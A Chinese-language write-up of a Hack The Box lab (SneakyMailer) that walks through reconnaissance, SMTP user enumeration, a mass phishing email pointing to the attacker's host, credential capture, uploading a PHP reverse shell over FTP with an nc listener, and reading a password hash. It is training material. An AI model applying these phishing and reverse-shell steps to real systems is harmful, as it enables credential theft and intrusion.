

SneakyMailer,(信件處理+網路釣魚)、FTP反彈 shell、pypiserver(晚點處理)

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-11-24 06:12 PST

Nmap scan report for 10.10.10.197

Host is up (0.21s latency).

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 3.0.3
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
ssh-hostkey:			
2048 57:c9:00:35:36:56:e6:6f:f6:de:86:40:b2:ee:3e:fd (RSA)			
256 d8:21:23:28:1d:b8:30:46:e2:67:2d:59:65:f0:0a:05 (ECDSA)			
_ 256 5e:4f:23:4e:d4:90:8e:e9:5e:89:74:b3:19:0c:fc:1a (ED25519)			
25/tcp	open	smtp	Postfix smtpd
_smtp-commands: debian, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING			
80/tcp	open	http	nginx 1.14.2
_http-title: Did not follow redirect to http://sneakycorp.htb			
_http-server-header: nginx/1.14.2			
143/tcp	open	imap	Courier Imapd (released 2018)
_ssl-date: TLS randomness does not represent time			
ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US			
Subject Alternative Name: email:postmaster@example.com			
Not valid before: 2020-05-14T17:14:21			
_Not valid after: 2021-05-14T17:14:21			
_imap-capabilities: UIDPLUS ENABLE IMAP4rev1 QUOTA THREAD=REFERENCES ACL2=UNION UTF8=ACCEPTA0001 IDLE NAMESPACE CAPABILITY CHILDREN SORT THREAD=ORDEREDSUBJECT completed ACL STARTTLS OK			
993/tcp	open	ssl/imap	Courier Imapd (released 2018)
_imap-capabilities: UIDPLUS AUTH=PLAIN ENABLE IMAP4rev1 QUOTA THREAD=REFERENCES ACL2=UNION UTF8=ACCEPTA0001 IDLE NAMESPACE CAPABILITY CHILDREN SORT THREAD=ORDEREDSUBJECT completed ACL OK			
ssl-cert: Subject: commonName=localhost/organizationName=Courier Mail Server/stateOrProvinceName=NY/countryName=US			
Subject Alternative Name: email:postmaster@example.com			
Not valid before: 2020-05-14T17:14:21			
_Not valid after: 2021-05-14T17:14:21			
_ssl-date: TLS randomness does not represent time			

```
8080/tcp open  http      nginx 1.14.2
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.8 (96%), Linux 5.3 -
5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux
3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-
N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host:  debian; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   208.27 ms 10.10.14.1
2   208.53 ms 10.10.10.197

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.98 seconds
```

FTP 匿名登入失敗

80Port

The screenshot shows a web browser at the URL `sneakycorp.htb/index.php`. The browser's address bar and tabs show various Kali Linux-related links. The application's header includes the 'SNEAKY CORP' logo, navigation links for 'Dashboard' and 'Team', and a user profile icon. The main content area features a 'Projects' section with progress bars for 'PyPI' (80% Testing!) and 'POP3 and SMTP' (Complete!). A 'Project Update' section contains a message about team formation and a 'PyPI' section with a message about module installation. A 'Create an Account' form is visible in the bottom right. The footer displays 'Copyright © SneakyCorp 2020'.

在 team.php 發現很多email

The screenshot shows a web browser at the URL `sneakycorp.htb/team.php`. The page has a blue sidebar with a logo and navigation links for 'Dashboard' and 'Team'. The main content area is titled 'Team' and contains the text 'List of all employees of the company.' Below this is a section titled 'Table of team members'. It includes a 'Show 100 entries' dropdown and a search bar. A table lists team members with columns for Name, Position, Office, and Email. The email addresses all end with '@sneakymailer.htb'.

Name	Position	Office	Email
Airi Satou	Accountant	Tokyo	airisatou@sneakymailer.htb
Angelica Ramos	Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
Ashton Cox	Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	Tester	London	bradleygreer@sneakymailer.htb
Brenden Wagner	Software Engineer	San Francisco	brendenwagner@sneakymailer.htb
Brielle Williamson	Tester	New York	briellewilliamson@sneakymailer.htb

將email全部匯出來

```
curl http://sneakycorp.htb/team.php | grep '@sneakymailer.htb' | awk -F '<td>' '{print $2}' | awk -F '</td>' '{print $1}' > email.txt
```

剛好共57筆

The screenshot shows a terminal window with the following commands and output:


```
(root@kali)-[~]  
# wc email.txt  
57 1693 email.txt  
  
(root@kali)-[~]  
#
```

Below the terminal window, a message reads: 'Showing 1 to 57 of 57 entries'.

爆破發現一個註冊頁面

```
301 GET 7l 12w 185c http://sneakycorp.htb/pypi => http://sneakycorp.htb/pypi/
200 GET 81l 197w 3115c http://sneakycorp.htb/pypi/register.php
```

測試後應該沒啥可利用



Create an Account!

First Name

Last Name

Email Address

Password

Repeat Password

進行vhosts爆破

```
wfuzz -u http://sneakycorp.htb -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -H "HOST:FUZZ.sneakycorp.htb" --hh 185

=====
000000019: 200 340 L 989 W 13737 Ch "dev - dev"
```

沒啥差別，多一個註冊頁面按鈕～

8080Port



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

感覺是要處理大量有關信件部分

我記得25是發信，其餘是收信


枚舉 scanner/smtp/smtp_enum [發現使用者都可以使用?]

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options
Module options (auxiliary/scanner/smtp/smtp_enum):
  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    10.10.10.197      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     25                yes       The target port (TCP)
  THREADS   1                 yes       The number of concurrent threads (max one per host)
  UNIXONLY  true              yes       Skip Microsoft bannered servers when testing unix users
  USER_FILE /root/email.txt   yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.10.10.197:25 - 10.10.10.197:25 Banner: 220 debian ESMTP Postfix (Debian/GNU)
[*] 10.10.10.197:25 - 10.10.10.197:25 Users found: airisatou@sneakymailer.htb, angelicaramos@sneakymailer.htb, ashtoncox@sneakymailer.htb, bradleygree
r@sneakymailer.htb, brendenwagner@sneakymailer.htb, briellewilliamson@sneakymailer.htb, brunonash@sneakymailer.htb, caesarvance@sneakymailer.htb, carasteven
s@sneakymailer.htb, cedrickelly@sneakymailer.htb, chardemarshall@sneakymailer.htb, colleenhurst@sneakymailer.htb, dairios@sneakymailer.htb, donnasider@snea
kymailer.htb, doriswilder@sneakymailer.htb, finncamacho@sneakymailer.htb, fionagreen@sneakymailer.htb, garrettwinters@sneakymailer.htb, gavincoitez@sneakyma
iler.htb, gavinjoyce@sneakymailer.htb, glorialittle@sneakymailer.htb, haleykennedy@sneakymailer.htb, hermionebutler@sneakymailer.htb, herrodchandler@sneakym
ailer.htb, hopefuentes@sneakymailer.htb, howardhatfield@sneakymailer.htb, jacksonbradshaw@sneakymailer.htb, jenagaines@sneakymailer.htb, jenettecaldwell@sne
akymailer.htb, jenniferacosta@sneakymailer.htb, jenniferchang@sneakymailer.htb, jonasalexander@sneakymailer.htb, laelgreer@sneakymailer.htb, martenamccray@s
neakymailer.htb, michaelssilva@sneakymailer.htb, michellehouse@sneakymailer.htb, olivialiang@sneakymailer.htb, paulbyrd@sneakymailer.htb, prescottbartlett@sne
akymailer.htb, quinnflynn@sneakymailer.htb, rhonadavidson@sneakymailer.htb, sakurayamamoto@sneakymailer.htb, sergebaldwin@sneakymailer.htb, shaddecker@snea
kymailer.htb, shoutou@sneakymailer.htb, sonyaafrost@sneakymailer.htb, sukiburks@sneakymailer.htb, sulcud@sneakymailer.htb, tatyanafitzpatrick@sneakymailer.h
tb, thorwalton@sneakymailer.htb, tigernixon@sneakymailer.htb, timothymooney@sneakymailer.htb, unitybutler@sneakymailer.htb, vivianharrell@sneakymailer.htb,
yuriberry@sneakymailer.htb, zenaidafrank@sneakymailer.htb, zoritaserrano@sneakymailer.htb
[*] 10.10.10.197:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

使用IMAP的evolution工具，需要使用者帳密....但我沒有，亂設定也沒啥用。。



偷看一下答案，發現是要處理網路釣魚，沒碰過也沒想到～

網路釣魚使用工具：`swaks`

參考：

1. <https://www.kali.org/tools/swaks/>
2. <https://blog.csdn.net/WEARE001/article/details/122230187>

也需要做一個腳本將所有email放入跑
腳本測試幾次後，發現單一email並不會被掉到，要放所有的email才能被掉到
github：[https://github.com/a6232283/HTB/blob/main/code/email Phishing.sh](https://github.com/a6232283/HTB/blob/main/code/email%20Phishing.sh)

```
← 354 End data with <CR><LF>.<CR><LF>
→ Date: Sun, 24 Nov 2024 18:24:04 -0800
→ To: tigernixon@sneakymailer.htb,garrettwinters@sneakymailer.htb,ashtoncox@sneakymailer.htb,cedrickelly@sneakymailer.htb,airisatou@sneakymailer.htb,briel
lewilliamson@sneakymailer.htb,herrrodchandler@sneakymailer.htb,rhonadavidson@sneakymailer.htb,colleenhurst@sneakymailer.htb,sonyafrost@sneakymailer.htb,jenag
aines@sneakymailer.htb,quinnflynn@sneakymailer.htb,chardemarshall@sneakymailer.htb,haleykennedy@sneakymailer.htb,tatyanafitzpatrick@sneakymailer.htb,michael
silva@sneakymailer.htb,paulbyrd@sneakymailer.htb,glorialittle@sneakymailer.htb,bradleygreer@sneakymailer.htb,dairios@sneakymailer.htb,jenettecaldwell@sneaky
mailer.htb,yuriberry@sneakymailer.htb,caesarvance@sneakymailer.htb,doriswilder@sneakymailer.htb,angelicaramos@sneakymailer.htb,gavinjoyce@sneakymailer.htb,j
enniferchang@sneakymailer.htb,brendenwagner@sneakymailer.htb,fionagreen@sneakymailer.htb,shouitou@sneakymailer.htb,michellehouse@sneakymailer.htb,sukiburks@
sneakymailer.htb,prescottbartlett@sneakymailer.htb,gavincortez@sneakymailer.htb,martenamccray@sneakymailer.htb,unitybutler@sneakymailer.htb,howardhatfield@s
neakymailer.htb,hopecuentas@sneakymailer.htb,vivianharrell@sneakymailer.htb,timothymooney@sneakymailer.htb,jacksonbradshaw@sneakymailer.htb,olivialiang@snea
kymailer.htb,brunonash@sneakymailer.htb,sakurayamamoto@sneakymailer.htb,thorwalton@sneakymailer.htb,finncamacho@sneakymailer.htb,sergebaldwin@sneakymailer.h
tb,zenaidafrank@sneakymailer.htb,zoritaserrano@sneakymailer.htb,jenniferacosta@sneakymailer.htb,carastevens@sneakymailer.htb,hermionebutler@sneakymailer.htb
,laelgreer@sneakymailer.htb,jonasalexander@sneakymailer.htb,shaddecker@sneakymailer.htb,sulcud@sneakymailer.htb,donnasnider@sneakymailer.htb,
→ From: tso@sneakymailer.htb
→ Subject: test
→ Message-Id: <20241124182404.124381@kali>
→ X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
→
→ http://10.10.14.7/
→
→
→
← 250 2.0.0 Ok: queued as 8C9072490B
```

Position	Office	Email
Air Satou	Tokyo	airisatou@sneakymailer.htb
Accountant	London	angelicaramos@sneakymailer.htb
Chief Executive Officer (CEO)	London	angelicaramos@sneakymailer.htb
London Co.	San Francisco	ashtoncox@sneakymailer.htb
Junior Technical Author	San Francisco	ashtoncox@sneakymailer.htb
Bradley Greer	London	bradleygreer@sneakymailer.htb
Tester	London	bradleygreer@sneakymailer.htb
Senior Technical Author	San Francisco	brendenwagner@sneakymailer.htb
Senior Technical Author	San Francisco	brendenwagner@sneakymailer.htb

```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpasword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

獲取明文：

```
firstName=Paul&lastName=Byrd&email=paulbyrd@sneakymailer.htb&password=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht&rpasword=^(#J@SkFv2[%KhIxKk(Ju`hqcHl<:Ht
```

知道資訊後，回到IMAP處理 `evolution`，設定值如下

歡迎使用

從備份檔案還原身分

接收電子郵件

接收選項

傳送電子郵件

帳號摘要

完成

接收電子郵件

伺服器類型(T) : IMAP

描述 : 用作讀取及儲存郵件於 IMAP 伺服器。

設定

伺服器(S) : 10.10.10.197 連接埠(P) : 993

使用者名稱(N) : paulbyrd

安全性

加密方法(M) : TLS 專用連接埠

核對

檢查支援的類型 密碼

取消(C) 完成(F) 返回(B) 下一步(N)

歡迎使用

從備份檔案還原身分

接收電子郵件

接收選項

傳送電子郵件

帳號摘要

完成

傳送電子郵件

伺服器類型(T) : SMTP

描述 : 使用 SMTP 連線到遠端 mailhub 來傳送郵件。

設定

伺服器(S) : 10.10.10.197 連接埠(P) : 25

☐ 伺服器要求核對(V)

安全性

加密方法(M) : TLS 專用連接埠

核對

類型(Y) : 檢查支援的類型 PLAIN

使用者名稱(N) : kali

傳送選項

☐ 發送前重新編碼郵件(R)

取消(C) 完成(F) 返回(B) 下一步(N)

輸入密碼：

郵件核對要求

郵件核對要求

請輸入郵件帳號「paulbyrd@sneakymailer.htb」的密碼。
(主機：10.10.10.197)

使用者名稱(N): paulbyrd

密碼(P):

☒ 將密碼加入您的鑰匙圈(A)

取消(C) 確定(O)

有找到兩封信

Sent Items 共 2 封

來自「paulbyrd@sneakymailer.htb」帳號的郵件：
Filesystem notification initialization error -- contact your mail administrator (check for configuration errors with the FAM/Gamin library)

顯示(W): 所有郵件 搜尋(C): 主旨或電子郵件位址包含 於(N) 目前

寄件者	主旨	日期
Paul Byrd <paulbyrd@sneakymailer.htb>	Password reset	2020年05月15日 11:03
Paul Byrd <paulbyrd@sneakymailer.htb>	Module testing	2020年05月27日 10:28

回覆 群組回覆 轉寄

寄件者: Paul Byrd <paulbyrd@sneakymailer.htb>
收件者: root <root@debian>
主旨: Password reset
日期: Fri, 15 May 2020 13:03:37 -0500 (2020年05月15日 11時03分37秒)

Hello administrator, I want to change this password for the developer account

Username: developer
Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3}C

Please notify me when you do it

Username: developer

Original-Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAId3}C

顯示(W): 所有郵件 搜尋(C): 主旨或電子郵件位址包含 於(N) 目前

寄件者	主旨	日期
Paul Byrd <paulbyrd@sneakymailer.htb>	Password reset	2020年05月15日 11:03
Paul Byrd <paulbyrd@sneakymailer.htb>	Module testing	2020年05月27日 10:28

回覆 群組回覆 轉寄

寄件者: Paul Byrd <paulbyrd@sneakymailer.htb>
收件者: low@debian
主旨: Module testing
日期: Wed, 27 May 2020 13:28:58 -0400 (2020年05月27日 10時28分58秒)

Hello low

Your current task is to install, test and then erase every python module you find in our PyPI service, let me know if you have any inconvenience.

遠端登入失敗，但可以FTP登入

```
(root@kali)-[/home/.../Desktop/tool/evil-winrm/bin]
# ftp 10.10.10.197
Connected to 10.10.10.197.
220 (vsFTPd 3.0.3)
Name (10.10.10.197:kali): developer
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||61325|)
150 Here comes the directory listing.
drwxrwxr-x    8 0          1001          4096 Jun 30  2020 dev
226 Directory send OK.
ftp>
```

他有 `index.php`、`team.php`，與網站相同且是 `dev`

```
ftp> ls
229 Entering Extended Passive Mode (|||56995|)
150 Here comes the directory listing.
drwxr-xr-x    2 0          0          4096 May 26  2020 css
drwxr-xr-x    2 0          0          4096 May 26  2020 img
-rwxr-xr-x    1 0          0          13742 Jun 23  2020 index.php
drwxr-xr-x    3 0          0          4096 May 26  2020 js
drwxr-xr-x    2 0          0          4096 May 26  2020 pypi
drwxr-xr-x    4 0          0          4096 May 26  2020 scss
-rwxr-xr-x    1 0          0          26523 May 26  2020 team.php
drwxr-xr-x    8 0          0          4096 May 26  2020 vendor
```

也可以上傳檔案

```
ftp> help
Commands may be abbreviated.  Commands are:

! News and Blogs close      fget      lpage     modtime   pdir      rcvbuf    sendport  type
$                  cr        form      lpwd      more      pls       recv      set       umask
account            debug    ftp        ls         mput      pmlsd     reget     site     unset
append            delete   gate      macdef    mreget    preserve  remopts   size     usage
ascii             dir      get       mdelete   msend     progress  rename    sndbuf   user
bell              disconnect hash      mdir      newer     prompt    reset     status   verbose
binary            edit     glob      mget      nlist     proxy     restart   struct   xferbuf
bye               epsv     help      mkdir     nmap      put        rhelp     sunique  ?
case              epsv4    idle      mls       ntrans   pwd        rmdir     system
cd                epsv6    image     mlsd      open     quit       rstatus   tenex
cdup              exit     lcd       mlst      page     quote     runique   throttle
chmod             features less      mode      passive  rate      send      trace
```

也就是我可以上傳反彈shell並執行，

一般 `http://sneakycorp.htb/` 失敗

`http://dev.sneakycorp.htb/res.php` 成功

```
ftp> put res.php
local: res.php remote: res.php
229 Entering Extended Passive Mode (|||39696|)
150 Ok to send data.
100% |*****
226 Transfer complete.
5489 bytes sent in 00:00 (8.92 KiB/s)
ftp> █

(root@kali)-[/home/.../Desktop/tool/evil-winrm/bin]
# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.197] 52744
Linux sneakymailer 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64 GNU/Linux
00:55:44 up 16:58, 0 users, load average: 0.00, 0.01, 0.00
USER      TTY      FROM          LOGIN@      IDLE        JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ █
```

有這些使用者

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sneakymailer:/$ cat /etc/passwd |grep bash
cat /etc/passwd |grep bash
root:x:0:0:root:/root:/bin/bash
low:x:1000:1000:,,,:/home/low:/bin/bash
developer:x:1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
www-data@sneakymailer:/$ █
```

登入 `developer`，好像也沒啥用XD

```
developer.x.1001:1001:,,,:/var/www/dev.sneakycorp.htb:/bin/bash
www-data@sneakymailer:/tmp$ su - developer
su - developer
Password: m^AsY7vTKVT+dV1{WOU%@NaHkUAIId3]C

developer@sneakymailer:~$ whoami
whoami
developer
developer@sneakymailer:~$ id
id
uid=1001(developer) gid=1001(developer) groups=1001(developer)
developer@sneakymailer:~$ █
```

有5000Port

```
developer@sneakymailer:/$ netstat -tlnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::143                  :::*                   LISTEN      -
```

與第二封信指的相同 `pypiserver`

```
developer@sneakymailer:/$ curl -s 127.0.0.1:5000
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>Welcome to pypiserver!</title>
  </head>
```

找到密碼

```
developer@sneakymailer:/var/www/pypi.sneakycorp.htb$ cat .htpasswd
```


```
pypi:$apr1$RV5c5YVs$U9.0TqF5n8K4mxWpSSR/p/
```

明文：soufianeelhaoui


需要新增hosts：pypi.sneakycorp.htb

我想想要怎麼代理...沒辦法轉發，試過80，會被重定向。。。

8080Port就正常～



登入後是這樣。。



Index of packages

google找 `pypi packages`

參考：<https://medium.com/資工筆記/打包python-module-到pypi-上-aef1f73e1774>

先放棄，晚點處理..好難